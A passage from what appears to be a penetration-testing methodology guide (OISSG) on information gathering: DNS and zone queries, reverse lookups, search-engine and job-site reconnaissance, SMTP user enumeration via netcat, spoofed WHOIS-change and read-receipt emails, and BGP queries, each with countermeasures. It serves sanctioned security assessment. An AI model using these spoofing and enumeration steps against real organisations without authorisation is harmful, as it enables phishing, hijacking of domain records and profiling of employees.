The Authoritative name server(s) for a certain domain hold the zone information for that specific domain. Although a single record in the DNS zone information is considered "public" information, it is usually not advisable to allow access to the entire zone information in one go (something referred as Zone Trasnfer or AXFR). The information in zone records is therefore important for the penetration tester, who will attempt to perform zone transfers.

These authoritative name servers can be found in two separate ways. The first is through the whois services, the second through the use of the DNS infrastructure.

Once the authoritative name servers were found, a query of type AXFR (Zone Transfer) can be attempted; if successful the complete zone information for that domain will be obtained. This is covered in a separate section of this guide.

Other interesting information to obtain is the version information of the DNS software in use. Old software often suffers from vulnerabilities that can allow an attacker to compromise domain information.

For future tests, it is also useful to obtain the MX records (Mail Exchangers) for the domain.

Tools for use with the DNS infrastructure:

- `dig`
- `nslookup`

Examples/Results

```
# dig ns oissg.org @<random dns server>

; <<>> DiG 8.3 <<>> ns oissg.org @<random dns server>
; (1 server found)
;; res options: init recurs defnam dnsrch
;; got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 4
;; flags: qr rd ra; QUERY: 1, ANSWER: 3, AUTHORITY: 0, ADDITIONAL: 3
;; QUERY SECTION:
;;      oissg.org, type = NS, class = IN

;; ANSWER SECTION:
oissg.org.              2d22h14m44s IN NS  a.ns.oissg.org.
oissg.org.              2d22h14m44s IN NS  b.ns.oissg.org.
oissg.org.              2d22h14m44s IN NS  c.ns.oissg.org.

;; ADDITIONAL SECTION:
```

```
a.ns.oissg.org.         2d22h14m44s IN A  212.13.198.37
b.ns.oissg.org.         2d22h14m44s IN A  212.158.214.187
c.ns.oissg.org.         2d22h14m44s IN A  212.13.198.38



C:\> nslookup

Default Server:  <random dns server>
Address:  <random dns server>

> set q=ns
> oissg.org
Server:  <random dns server>
Address:  <random dns server>

Non-authoritative answer:
oissg.org       nameserver = a.ns.oissg.org
oissg.org       nameserver = b.ns.oissg.org
oissg.org       nameserver = c.ns.oissg.org

a.ns.oissg.org  internet address = 212.13.198.37
b.ns.oissg.org  internet address = 212.158.214.187
c.ns.oissg.org  internet address = 212.13.198.38



$ dig @<domain DNS server> version.bind chaos txt

; <<>> DiG 9.2.4 <<>> @<domain DNS server> version.bind chaos txt
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 2295
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;version.bind.                  CH      TXT

;; ANSWER SECTION:
version.bind.           0       CH      TXT     "9.2.4"

;; Query time: 115 msec
;; SERVER: <IP of domain DNS server>#53(<domain DNS server>)
;; WHEN: Sat Feb 11 12:24:20 2006
;; MSG SIZE  rcvd: 48



$ dig @<domain DNS server> -t MX oissg.org

; <<>> DiG 9.2.4 <<>> @<domain DNS server> -t MX oissg.org
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 57798
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 2, ADDITIONAL: 1

;; QUESTION SECTION:
;oissg.org.                     IN      MX

;; ANSWER SECTION:
oissg.org.              3600    IN      MX      20 mail.oissg.org.
```

```
oissg.org.              3600    IN      MX      30 mx2.mailhop.org.

;; AUTHORITY SECTION:
oissg.org.                3600        IN          NS          li9-
102.members.linode.com.
oissg.org.              3600    IN      NS      li9-37.members.linode.com.

;; ADDITIONAL SECTION:
mail.oissg.org.         3600    IN      A       67.18.176.102

;; Query time: 115 msec
;; SERVER: <IP of domain DNS server>#53(<domain DNS server>)
;; WHEN: Sat Feb 11 12:30:48 2006
;; MSG SIZE  rcvd: 153
```

Analysis/Conclusion/Observation

The result of the first step should be a list with all authoritative nameservers for the tested company.

Ideally the DNS servers should not answer AXFR queries. The example above shows a badly configured DNS server that allows a zone transfer of the entire OISSG.org information.

It is also a bad practice to answer queries about the BIND version in use. The example above shows a badly configured DNS server that allows an attacker to obtain this information.

The MX (Mail Exchangers) for the domain were obtained for future testing.

Countermeasures

No countermeasure to obtaining the authoritative name servers for a given domain, this is a prerequisite for the internet to work.

DNS software usually allows implementing restrictions on AXFR and version queries via configuration, but this is not often the default.

It is critical not to put any internal systems information in publicly reachable DNS servers.

Links

Tools

- `dig`
- `nslookup`

Remarks

Typically the RIR WHOIS databases will not locate any domain-related information or any information relating to military networks.

The WHOIS services also show you the authoritative name servers for the domain you performed a query of.

1.1.4 Examine Domain Name System - Check for Reverse DNS lookup presence

Description

Same considerations as in the previous section.

Reverse DNS lookup uses an IP address instead of the domain name of a server.

Tools for use with the DNS infrastructure:

- dig
- nslookup
- nmap / ping / fping (when the entire IP range for an organization is known)

Examples/Results

$ dig @<domain DNS server> -t PTR 67.18.176.102

```
; <<>> DiG 9.2.4 <<>> @<domain DNS server> -t PTR 67.18.176.102
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 21453
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 0

;; QUESTION SECTION:
;67.18.176.102.                 IN      PTR

;; AUTHORITY SECTION:
.                            10509    IN       SOA      A.ROOT-SERVERS.NET.
NSTLD.VERISIGN-GRS.COM. 2006021001 1800 90
0 604800 86400

;; Query time: 201 msec
;; SERVER: <IP for domain DNS server>#53(<domain DNS server>)
;; WHEN: Sat Feb 11 12:44:34 2006
;; MSG SIZE  rcvd: 106
```

$ nmap -sP 67.18.176.102

```
Starting Nmap 4.01 ( http://www.insecure.org/nmap/ ) at 2006-02-11 12:41
GMT
Host li9-102.members.linode.com (67.18.176.102) appears to be up.
Nmap finished: 1 IP address (1 host up) scanned in 0.774 seconds
```

Analysis/Conclusion/Observation

The result of this step should be a list with all authoritative nameservers for the tested company.

Whenever an IP range is known to be associated with a certain organization, reverse DNS queries can provide the names of all systems within the range even when AXFR zone transfers are not successful.

The example above shows that there are no reverse-DNS records at the name server for the domain, and some information was obtained by doing the query during an nmap ping scan, showing the system as one of the hosted servers at the ISP.

Countermeasures

Disable reverse DNS at the server configuration If possible. It is not a prerequisite for network operation (albeit it can break some operations, for example connecting to a TCP-Wrapped service with PARANOID setting).

Links

Check some more DNS information

- http://www.dnsstuff.com/
- http://www.dnsreport.com/

Tools

- `nslookup`
- `dig`
- `host`
- http://www.whois.sc/ reverse DNS tool (requires *free* registration)
- `nmap` / `ping` / `fping` (when the IP range is already known)

Remarks

Just because a host has forward DNS from name to address there's no guarantee or requirement for it to have reverse DNS from address to name. Many sites do, many sites don't.

1.1.5 Examine Domain Name System - Check Spam/Attackers databases lookup

Description

By checking for the presence of IP addresses in spam and attackers (hacking, viruses) lists an assessor can quickly determine if there has been a policy violation or probable intrusion.

Process

Create a list of ip addresses that include at least mail and web server addresses (these addresses can be obtained during other information gathering checks). Search public Spam blacklists for these addresses, such as:

- Spamhaus
- Spamcop
- RBL's
- SANS ISC

Look for spam information using public search engines, and queries involving the IP addresses and the word SPAM, (e.g. "127.0.0.1 spam").

Analysis/Conclusion/Observation

The appearance of an IP address in these lists is an indication of probable policy violation, either by Company personnel or even intrusion.

Countermeasures

-

Links

- http://www.spamhaus.org/
- http://www.spamcop.net/
- http://rbls.org/
- http://isc.sans.org/
- http://www.dshield.org/

Tools

Public spam black lists, attackers/virus distribution lists on the Internet and search engines.

1.1.6 Examine Domain Name System - Check to change whois information

Description

Registrar gives two options for authentication

- A mail from Point of Contact (PoC)
- A mail signed with PGP

If a spoofed mail is sent masquerading as PoC, registrar will change the whois information according to the instructions in the e-mail. Read the Remarks section carefully before proceeding with this test.

Process

Process

- Send a spoofed e-mail masquerading as PoC to the Registrar.
- Alternatively, send the request through the Registrar's Web interface, if available.

Analysis/Conclusion/Observation

Being able to change WHOIS information without proper authorization is considered an important vulnerability.

Countermeasures

- Establish change procedures for WHOIS information with registrar
- Restrict access to contact information for changes in registrar
- Avoid using information from an individual (name, email) for contact information; use a position and generic accounts (email specific for this task) instead.

Links

- http://www.internic.net/regist.html

Tools

- Telnet client (manual spoofing using SMTP)
- Netcat (manual spoofing using SMTP)
- scripts for automating email spoofing

Remarks

This check involves a third party and could have an impact on the client's operation, if successful. Make sure that the contract is able to support this activity with the third party (Registrar), and that it lies within the scope defined at the contract, otherwise DO NOT proceed with this test.

Sometimes, the organization being assessed will have a contract allowing it to test the security of infrastructure and services provided by third parties. It is common that this contract allows another third party (assessor) to perform the security assessment.

An alternative to asking for changes is to send an email that just informs that changes be done in the future (e.g. a week later). The registrar will either inform that they will make changes or try to authenticate the request through approved means (e.g. by telephone).

1.1.7 Search Job databases

Description

Just like regular search engines, job search sites could reveal a plethora of information on technology and services running on the target's internal network. A pen-assessor should carefully review the job postings published by the target on their own website or on other popular job search sites.

Process

- Check for resumes available on the target website
- Check various job databases
- Search using search engines
- Check for job postings on the target website
- Check for job postings on job sites
- Gather all e-mail addresses, phone numbers, and contact details
- Focus on resumes/ads where technology experience is required
- Try to correlate technologies with the target's product information gained from the aforementioned steps
- Gain more information on their business structure from such postings
- Confirm to their B2B / B2E / B2C – gained from aforementioned topics.

Analysis/Conclusion/Observation

Depending on the kind of information found, the results of this test my reveal information rated low to high. Finding critical information through this test might indicate the lack of appropriate information protection.

Countermeasures

- Establish clear and formal confidentiality agreements

Links

- Monster and its country specific sites
- www.flipdog.com
- Google Jobs
- www.careerbuilder.com

Europe

- www.stepstone.com

Germany

- www.jobpilot.de

- www.jobstairs.de

Tools

- Any web browserhttp://www.jobpilot.de/

1.1.8 Examine target using Search Engines

Description

Search engines can be used to gather interesting information about a target while protecting one's anonymity. These search engines should be used for regular websites as well for searching newsgroup archives.

Process

- Search for the domain name preceded by the @ symbol (@target.com), to scour e-mail addresses within the target organization and to build a database of from them
- Add all e-mail addresses gathered from initial conversations with the customer to the database
- Search for target organization's (complete) e-mail addresses gathered from the previous two steps on Web search engines and in groups in order to profile each employee
- Search for employee names if they are part of the e-mail addresses on Web search engines and in groups
- Attempt to bypass authentication using search engines
- Review target Website using search engines' cache in order to evade the target's logs.
    - Check partners (to find out technologies used)
    - Check other than main pages (sub domains/folders)
        - services.target.com
        - support.target.com
        - target.com/support
        - target.com/sales
    - Collect
        - Names, phone numbers, e-mail addresses
    - Recent activities/happenings
    - Technologies used
- Gaining personal information on a specific employee from the target's website can be beneficial for conducting social engineering. Moreover, personal resumes on the target's website can give insight into the technologies used.
- Search for e-mails from their domain posted in the mail groups and that reveal information regarding the internal network architecture.
- Browse through news-search services to get more information on their business

structure.

- Probe into their B2B / B2E / B2C – which might be helpful insight into the trust relationship of their network.
- Scan through all the e-mail-signatures to gain all possible e-mail and phone number information. This could be used in later stages for war-dialing or social engineering.
- Familiarize oneself with company specific information such as: an organizational map with details of senior managers, company's product names, and details.
- Finally, put all information together into the organizational map started in the previous step
- Search newsgroup postings for information related to the target
- Pay special attention to technical newsgroups (comp.*)
- Search for technical questions in newsgroups
- Collect the following:
    - E-mail addresses,
    - Names,
    - Addresses,
    - Phone Numbers
- Carry out a search by author
- Check group archives (derkeiler, freenet.de google)

  Important Group list
    - Google groups
    - Yahoo groups
    - Mailing lists and archives
    - Microsoft online NNTP servers
    - Linux user community
    - Security product groups/mailing lists
    - Networking group/mailing lists (vendor specific/industry standard)
- Using Search engine to identify target users
    - E.g. +"www.oissg.org" +phone +fax
- Determine all of the servers Search engine knows of www.segress.com
    - E.g. segress site:.segress.com
- Determine all the indexed directories listed in *.segress.com

  allintitle: "index of /" site:.segress.com

Analysis/Conclusion/Observation

After examining target using search engine, an initial understanding of the target should be realized.

Countermeasures

- Apply appropriate exclusions in robots.txt files for pages that has personal and sensitive information (this information would still be available for users of the site but won't be collected by most web spiders and won't show up in those search engines).
- Remove confidential/sensitive content found through web searching. Alternatively, place that content behind appropriate access control mechanisms.

Links

Watching_the_Watchers_II-2 by j0hnny

- http://www.google.com/help/operators.html
- http://www.robotstxt.org/wc/exclusion.html

Tools

- Any browser

Remarks

Removed content might still appear for some time in web search engines for some time due to web caches.

Knowing the syntax, limitations and commands for each web search engine used is important to get the best results; using several web search engines will also improve results.

1.1.9 Search Security & Exchange Commission and Finance sites

Description

It is trivial to gather the financial information of a public company to complete its profiling. This gives the attacker a better image of the target. Public organizations are bound to file 10-Q, 10-K reports.

Process

- Check for merger information
- At the time of mergers, the chances of inappropriate security handling is higher
- Higher chances of social engineering
- Merged network may indulge some interesting information
- Check for recent activities
- Check for partner information

Analysis/Conclusion/Observation

Information gathered through this means might indicate:

- Times at which infrastructure might be more vulnerable to attacks (e.g. IT integration after merger)
- Probable systems relationships (e.g. a hacker attacks a partner with lower security and then tries to hack it's way in, through system trust relationships)

Countermeasures

- Apply appropriate security measures to all connections with partners (don't take for granted that their security will be enough)
- Include special information security procedures in all IT changes, during mergers and acquisitions

Links

Security & Exchange Commission

United States

- US http://www.sec.gov/
- US http://www.freeedgar.com

India

- India http://www.sebi.gov.in/

Pakistan

- Pakistan http://www.secp.gov.pk/

Nigeria

- Nigeria http://www.secngr.org/

Finance Sites

- http://finance.yahoo.com
- http://www.hoovers.com
- http://www.companysleuth.com

Tools

- Any Web browser

Remarks

Access to some specific details of financial operations might be restricted. The assessor should limit her/his search to public information.

1.1.10 Search System/Network Survey Sites

Description

System/Network survey site, e.g. Netcraft http://www.netcraft.com, gives excellent information about uptimes, operating systems, Web Server and netblock used.

Process

- Gather Web-Server Information and find out what web server / operating system site is running
- What is the IP Address and Net-block owner
- SSL Version and other information like certificate currently in use

Analysis/Conclusion/Observation

Information gathered through this test will give details regarding the brands of operating systems, web servers, uptime, and traffic volume. This information will be used to better tune other test (e.g. port scanning and vulnerability scanning).

Countermeasures

Change default banners provided by network services visible from the internet.

Links

- www.netcraft.com

Tools

- Any web browser

Remarks

Search at www.netcraft.com allows limited searches from specific IP address every day.

Although proposed countermeasures are by no means strong, they will help other security controls in place by delaying any attacker or forcing him to do more noisy recognition and scanning activities. This, in turn, will increase the probability that illegal activities are detected promptly.

1.1.11 Search Uptime Statistics Sites

Description

Search for information on uptime in graphs and statistics available on the Internet.

Process

Sometimes you will find the Big Brother monitoring administration panel on the target website. This can be searched via search engines and/or archives of the target website.

- Search for uptime or network statistics through search engines
- Collect IP addresses and network diagrams that might be mentioned in the statistics Page
- Collect any other relevant information on the statistics page (e.g. O.S. and application brands)
- Take note of reboots of the system since they could indicate an important security event (i.e. last reboot might indicate the last time a critical security update was applied, for some Operating Systems).

Analysis/Conclusion/Observation

Uptime information should not be available to the public since it would help an attacker to determine important events and information useful to be more successful.

For an assessor assessing an organization, this information can be useful to prepare specific tests with a higher degree of success.

Countermeasures

- Move statistic information from networks to the internal net and restrict its access so that only authorized personnel can consult/edit it.

Links

- http://maclawran.ca
- Big Brother System and Network Monitor

Tools

- Any web browser

Remarks

1.1.12 Search on P2P networks

Description

Most of today's P2P Networks are decentralized. As per its decentralized nature, it is tough to stop the spread of information that is shared once. Many P2P clients (e.g. eMule, KaZaa, Grokster, BitTorrent, Soulseek, eDonkey) are available on the Web.

Process

- Search target's information (confidential documents)
- Search target's products
- Search target's network/resource used as P2P component

Analysis/Conclusion/Observation

P2P client programs might establish connections through which some resources are accessible to the Internet. Resources and networks that were protected by firewalls are becoming increasingly vulnerable to hacking and malware attacks to P2P connections initiated from the inside.

It is therefore important to regulate and limit the use of P2P networks to only authorized activities.

Countermeasures

The spread of information cannot be stopped completely but can be limited by sabotage.

- Spread fake files

  Spreading bogus files with names similar to the file one wants to limit the spread of, may discourage some p2p users.
- Monitor source download information, contact ISPs, single out and sue people in court
- Practice bounty hunting encouraging people do denounce others who download a file
- Block P2P traffic at your border gateway(s) and/or on your internal filters.

Links

- Emule
- KaZaA
- Grokster
- BitTorrent
- Soulseek

• eDonkey
Tools
• Any web browser
Remarks
Even if the assessment will only search for public information, make sure that the P2P accounts to be assessed are used in machines located at and property of the target organization. Check for example the IP address of the equipment against the organization's domain (if the protocol allows it).

1.1.13 Search on Internet Relay Chat (IRC)

Description

The identification of users chatting in IRC rooms could provide alternative means to get inside a network, evading perimeter controls (i.e. firewall and IDS). Find users using IRC and try to exploit this to get information or an alternate entrance to the corporate network

Process

- Find employees lurking around in IRC
- Search info in support rooms of IRC
- Search IRC Logs
- Search IRC Employees running IRC bots from target

Analysis/Conclusion/Observation

Similarly to P2P network, Internet Relay Chat connections provide not only means to talk with other people but also to share files. Several worms exploit known vulnerabilities or make use of social engineering to spread through this protocol.

The use of IRC within a company, might also indicate a probable violation of corporate policy (if it is being don from equipment property of the target organization).

Countermeasures

- Block IRC protocol at the border (i.e. routers, firewalls)
- Establish clear and precise policies regarding the use of this kind of protocols

Links

Tools

- Any IRC client

Remarks

Try to be passive while performing this test (i.e. do not actively question users using social engineering). Active testing should be done at other stages of the Assessment.

1.1.14 Search Underground Sites

Description

Search underground sources of information for data relevant to the target organization's assessment.

Process

Identify relevant underground information sources (e.g. hacking groups with records of hacks for financial organizations might be useful if the target is organization is Bank); search for relevant information in places like:

- Email lists
- IRC channels and chats
- Web forums
- FTP sites

While performing these tasks, take into consideration:

- Law enforcement agencies might be watching as well (i.e. be extremely careful with anything you say/write; preferably, don't say anything, just listen and read)
- Underground groups are usually closed and very selective; do not attempt to force your way in
- Never reveal your target's name or give any information that might reveal it's identity. Same recommendation for your identity and employer.

Analysis/Conclusion/Observation

Information gathered through these means might be extremely useful for certain organizations, under some assessment engagements and circumstances. The kind of information that could be useful includes (although it is not restricted to):

- Information on hacking attempts (successful or not) by other parties (e.g. hackers)
- Information on new hacking techniques and tools relevant to the assessment (i.e. that apply to current Target's infrastructure, that you might have identified through other enumeration tests)
- Confidential/restricted/unexpected information about the target organization or relevant organizations that you might find in the hands of third parties (e.g. email lists for spamming that include a huge amount of email addresses from the target organization)
- Fraud plans or plots involving the target organization or related organizations.

Countermeasures
Organizations should: • Restrict confidential information leaks by implementing appropriate policies and security controls • Report to law enforcement illegal activities where their involvement is necessary
Links
•
Tools
• Web browsers • Ftp, telnet, irc clients
Remarks
This check is not recommended for small size penetration test. For big size companies, the assessor should make sure that the target organization approves this kind of test and is informed of any relevant information immediately.

1.1.15 Search News Groups (NNTP) and Email lists

Description

Search product specific mailing lists. You will likely find valuable information there. Download all product specific e-mails and perform an offline search.

Process

- Download all NNTP groups relating to technology in place
- Perform an offline search based on e-mail address, name, phone number, etc…
- Copy relevant Mailing lists posts from public sites (i.e. posts that discuss technology or problems at the assessed organization).

Analysis/Conclusion/Observation

Check all discovered information for mails which contain system information or other relevant information (sys admin having troubleshooting something …)

Countermeasures

- keep your employees from using their business e-mails to sign-up for groups and mailing lists
- Set up policies that require employees to avoid disclosing infrastructure information in public sites

Links

- news://msnews.microsoft.com
- news://news.support.veritas.com/dnewsweb.exe
- http://www.google.com (discussion groups)
- http://www.securityfocus.com (forums)

Tools

- Any web browser (most public email lists are available in the web)

Remarks

This activity can be very time consuming (i.e. reading through all posts from employees working for the target company), depending on the volume of messages in the lists. The assessor should be very selective with the lists it will choose in order to increase the probability of finding something useful while decreasing the time required to read all posts.

1.1.16 Search Index Sites

Description

Index sites maintain copy of web sites. It can be used to gather information without going to target and It can also be used to gather information from previous copy of web sites.

Process

- Search for common web servers and download cached content available on index sites
- Compare with current content of the site and note differences
- Analyze and document changes (e.g. date of last update, changes in scripts)

Analysis/Conclusion/Observation

Differences between current content and cached content my indicate useful things, such as:

- Frequency of web content updates
- New or deprecated content
- New or deprecated forms or functions (new functions/scripts might be vulnerable, still underdevelopment, or give some indications on other new related systems.

Countermeasures

Organizations should restrict web spiders from accessing and storing web forms and restricted information (e.g. by setting the appropriate parameters in robots.txt file).

Links

www.dogpile.com

www.alexia.com

www.archive.org

Tools

- Any web browser

Remarks

Depending on the caching technique used by indexing services, the copy of the sites could be complete or partial.

1.1.17 Search Employee's Personal Web Sites

Description

By searching for name, personal e-mail addresses, hobbies, and other personal information, you can find employee's personal websites.

Process

- Search for employees names (i.e. names included in web pages that show up by searching for information on the target organization).
- Identify employees' personal web sites
- Gather information from these websites

For example, try http://Firstname.Lastname.com and so on (.net .org, with hyphen, etc.).

Analysis/Conclusion/Observation

Employees tend to include information related to their work and employer on their personal web sites and blogs. This information can be useful for subsequent phases of the assessment.

Countermeasures

- Implement security policies that restrict the type and amount of information from the target organization, that people are allow to disclose

Links

- www.dogpile.com
- www.alexia.com
- www.google.com

Tools

- Any web browser

Remarks

ACTIVE INFORMATION GATHERING

Examining organizations using publicly available sources is legal in many countries but active information gathering may be not.

1.1.18 Email Systems – User Account Enumeration

Description

Identify valid email accounts by connecting to the email server of the target company.

Process

Some email address should have been identified using passive information gathering tests; use this information to identify additional email addresses:

- Identify user account structure (i.e. how the email addresses are formed; e.g. <name>-<lastname>@domain, <initial><lastname>@<department>.domain)
- Create a list of names and test probable structure (i.e. with names of employees whose email address was not found on the web, test the structure pattern)
- Connect to the target's email server (SMTP or POP3) and verify the existence of such addresses (e.g. using "verify" and "expn" commands, or spoofing "rcpt to" and "mail from" tags)

Examples/Results

```
$ nc -vv mail.oissg.org 25

DNS fwd/rev mismatch: mail.oissg.org != li9-102.members.linode.com
mail.oissg.org [67.18.176.102] 25 (smtp) open
220 OISSG Mail Server
EHLO assessor
250-server1.oissg.org
250-PIPELINING
250-SIZE 10240000
250-VRFY
250-ETRN
250-AUTH LOGIN PLAIN
250-AUTH=LOGIN PLAIN
250 8BITMIME
VRFY balwant
550 <balwant>: Recipient address rejected: User unknown in local recipient
table
VRFY miguel.dilaj
550 <miguel.dilaj>: Recipient address rejected: User unknown in local
recipient table
EXPN postmaster
502 Error: command not implemented
MAIL FROM: tester@nodomainwiththisname.rrr
250 Ok
RCPT TO: miguel@oissg.org
250 Ok
```

```
RCPT TO: nouserwiththisname@oissg.org
550  <nouserwiththisname@oissg.org>:  Recipient  address  rejected:  User
unknown in virtual alias table
RSET
250 Ok
QUIT
221 Bye
 sent 224, rcvd 645
```

Analysis/Conclusion/Observation

Similar techniques are used to create spamlists and for social engineering/phishing attacks. The existence of an easily identifiable structure facilitates the use of email addresses for illegal activities, like those mentioned before. However, this is not a critical vulnerability and many organizations must have such structures to comply with standardization requirements.

The information however will be useful for the assessor since this will provide her/him with potential vulnerability vectors for other tests. E.g. you will be able to get and verify the existence of an email address for an important person (CIO, CEO, etc.) whose name you found, but whose email address was not easily available.

To fully understand the example above the reading of the RFC-821 (Simple Mail Transfer Protocol) and other related documents is recommended.

As a brief guide of the example, the fist command was EHLO (instead of HELO) to obtain a list of supported commands. According to that, VRFY is supported but EXPN is not.

Then we attempt to verify some valid email addresses, but some aliasing is done internally and the operation was not successful. The command EXPN was attempted to confirm it was not supported.

Then it was attempted to send mail to both a known valid email address (that produces a “250 Ok” message) and a clearly invalid one, that produces an error. This can be used to validate email addresses found, or even to guess some by trying common names.

The final step was to reset (RSET) the session and QUIT.

Countermeasures

- Some organizations might we willing to add a random element to the email address structure to make spamming and phishing activities more difficult to accomplish and more easy to detect. While this measure is to some degree effective, it has also an aesthetic impact on the email address and is therefore avoided in many organizations.
- Implement policies to restrict the disclosure and use of email address (e.g. some companies are not including email addresses on business cards anymore; instead, they ask their employees to write it down only if it is required for business

communications).

- Put intrusion detection systems to detect email gathering activities on the email server (e.g. connections using commands such as “verify” or probing several existent and non-existent email addresses through “mail from:” “mail to:” commands.
- Put filters to thwart information gathering (e.g. disable unnecessary SMTP command, disable email relaying capabilities, use connection timeouts, etc.)

Links

Tools

- Rcpt2 (smtp “rcpt to” enumeration tool)
- Vrfy (smtp “VRFY” command enumeration tool)
- Netcat and telnet for manual tests
- Custom scripts for automated tests

Remarks

1.1.19 SMTP Headers Analysis – Email Received from Target

Description

Extract useful information from SMTP headers included in legitimate email sent from target.

Process

Obtain emails from the target organization:

- Search the web for emails with full headers, coming from the target organization
- Send email to email addresses with automated responses (e.g. mail lists majordomos and client support addresses)
- Apply social engineering to an email address with the intent of obtaining a legitimate response
- Use email communication from the target organization (e.g. emails from the people in charge of the assessment project directed to the assessors)

Analyze the headers and correlate information:

- Extract email servers and gateway addresses, paying special attention to names, since they often reveal useful information (e.g. "Received: from antivirusgw (antivirusgw.domain.target [XXX.XXX.XXX.XXX])")
- Record the mail path (i.e. mail servers between the sender and the receiver)
- Record ip addresses and correlate against information gathered through other tests (e.g. an IP address that shows up in the headers might have been previously identified as a server with other function, such as a DNS server or a firewall. This might help identify multipurpose servers and application proxies).

Analysis/Conclusion/Observation

Information on email headers can be useful to:

- Identify network resources
- Map the perimeter of the target organization's network
- Identify characteristics, uses and relationships of some network resources of the target organization

Countermeasures

To reduce unnecessary information leak, organizations should ensure that:

- Names of network resources included in email headers do not give more information than necessary (i.e. avoid names that describe purpose, brand, location or applications of these resources to the internet; use aliases for internal administration where appropriate)

- Internal network addresses should be filtered (i.e. reserved address ranges use for internal networking)
- Avoid single points of failure, whenever possible (i.e. servers that have several important network services, like mixing DNS, SMTP and WEB)

Links

- http://www.stopspam.org/email/headers.html
- http://www.faqs.org/faqs/net-abuse-faq/spam-faq/

Tools

- Any web browser
- Email client capable of showing email headers

Remarks

1.1.20 SMTP Headers Analysis – Bounced E-mail

Description

Elicit bounced email and analyze SMTP headers included in replies from mail server postmaster accounts.

Process

Generate and send emails that will elicit bouncing:

- Send email to non-existent recipients at the target organization's domain (i.e. elicit responses from mail servers)
- Send huge email to a valid email address so that it will be rejected because of its size

Analyze the headers and correlate information:

- Extract email servers and gateway addresses, paying special attention to names, since they often reveal useful information (e.g. "Received: from antivirusgw (antivirusgw.domain.target [XXX.XXX.XXX.XXX])")
- Record the mail path (i.e. mail servers between the sender and the receiver)
- Record IP addresses and correlate against information gathered through other tests (e.g. an IP address that shows up in the headers might have been previously identified as a server with other function, such as a DNS server or a firewall. This might help identify multipurpose servers and application proxies).

Analysis/Conclusion/Observation

Information on email headers can be useful to:

- Identify network resources
- Map the perimeter of the target organization's network
- Identify characteristics, uses and relationships of some network resources of the target organization

Countermeasures

To reduce unnecessary information leak, organizations should ensure that:

- Names of network resources included in email headers do not give more information than necessary (i.e. avoid names that describe purpose, brand, location or applications of these resources to the internet; use aliases for internal administration where appropriate)
- Internal network addresses should be filtered (i.e. reserved address ranges use for internal networking)

- Avoid single points of failure, whenever possible (i.e. servers that have several important network services, like mixing DNS, SMTP and WEB)

Links

- http://www.stopspam.org/email/headers.html
- http://www.faqs.org/faqs/net-abuse-faq/spam-faq/

Tools

- Scripts and tools to create altered emails
- Email client capable of showing email headers

Remarks

1.1.21 SMTP Headers Analysis – Read Receipt

Description

Elicit read receipts from legitimate email accounts and analyze SMTP headers included in replies from mail server postmaster accounts.

Process

Generate spoofed email to elicit read receipts:

- Create an email with a spoofed "from" field so that it might be known to the recipient (e.g. use an email from the same domain as the recipient). The "mail from" header field should retain the legitimate assessor's email address.
- Alternatively, send a spoofed address with legitimate addresses from the same domain as the recipient but add a "reply to" field with an email address from the assessor.
- Activate read receipt option

Examples/Results

```
# nc -vv mailserver.target 25

mailserver.target [X.X.X.X] 25 (smtp) open
220 TARGET Mail Server
EHLO ASSESSOR
250-mailserver.target
250-PIPELINING
250-SIZE 10240000
250-VRFY
250-ETRN
250-AUTH LOGIN PLAIN GSSAPI
250-AUTH=LOGIN PLAIN GSSAPI
250-XVERP
250 8BITMIME
mail from:<assessor@pentester.company>
250 Ok
rcpt to:<correct-username@correctdomain.target>
250 Ok
data
354 Enter mail, end with a single ".".
From: "Trusted User" <forged@ correctdomain.target >
To: "Correct Username" < correct-username@correctdomain.target >
Read-Receipt-To: " Trusted User " < assessor@pentester.company >
Disposition-Notification-To: " Trusted User " < assessor@pentester.company
>
Subject: Read Receipt Header Test

This text should motivate "Correct Username" to confirm reception of email
message.

.
250 2.5.0 Ok.
```

```
quit
221 Bye
 sent xxxx, rcvd xxxx
```

Analysis/Conclusion/Observation

Information on email headers can be useful to:

- Identify network resources
- Map the perimeter of the target organization's network
- Identify characteristics, uses and relationships of some network resources of the target organization

Countermeasures

To reduce unnecessary information leak, organizations should ensure that:

- Names of network resources included in email headers do not give more information than necessary (i.e. avoid names that describe purpose, brand, location or applications of these resources to the internet; use aliases for internal administration where appropriate)
- Internal network addresses should be filtered (i.e. reserved address ranges use for internal networking)
- Avoid single points of failure, whenever possible (i.e. servers that have several important network services, like mixing DNS, SMTP and WEB)
- Put policies in place that require all users to report suspicious activity immediately
- Provide basic training to users to help them identify forged emails (e.g. viruses, phishing attacks, scams, social engineering, etc.)

Links

- http://www.stopspam.org/email/headers.html
- http://www.faqs.org/faqs/net-abuse-faq/spam-faq/
- http://www.ietf.org/rfc/rfc2298.txt
- http://www.ninebynine.org/IETF/Messaging/HdrRegistry/mail/Read-Receipt-To.html

Tools

- Scripts and tools to create altered emails
- Email client capable of showing email headers

Remarks

1.1.22 Perform BGP (Border Gateway Protocol) Query

Description

- De facto routing protocol on the Internet for large networks/ISPs
- Identified by ASN (equivalent to handle)
- We can query an ASN numbers for additional information
- May provide additional addresses/networks

Examples/Results

Determine ASN number

- whois "ASN <target>"@whois.arin.net

Determine Network Ranges by connecting to border router

- telnet <target>
- show ip bgp <regexp_ASN$>
- show ip bgp regexp_46$

Analysis/Conclusion/Observation

BGP enumeration may provide additional addresses and network information to both attackers and assessors.

Countermeasures

- Ideally, a secure version of the protocol should be implemented; however, SBGP and SOBGP have still not been widely accepted as a standard (performance and implementation costs). However, organizations should be aware that such protocols might be adopted eventually to counter security risks.
- Block ICMP echo requests at the firewall or external router
- Block UDP packets at the firewall
- Allow traffic in through the firewall only to specific hosts

Links

- http://www.cisco.com/univercd/cc/td/doc/product/software/ios123/123cgcr/iprrp_r/ip2_s2g.htm#wp1039007
- https://www.cs.darthmouth.edu/~zhaom/research/papers/TR2003-440.pdf

Tools

- whois
- telnet
- netcat

Remarks
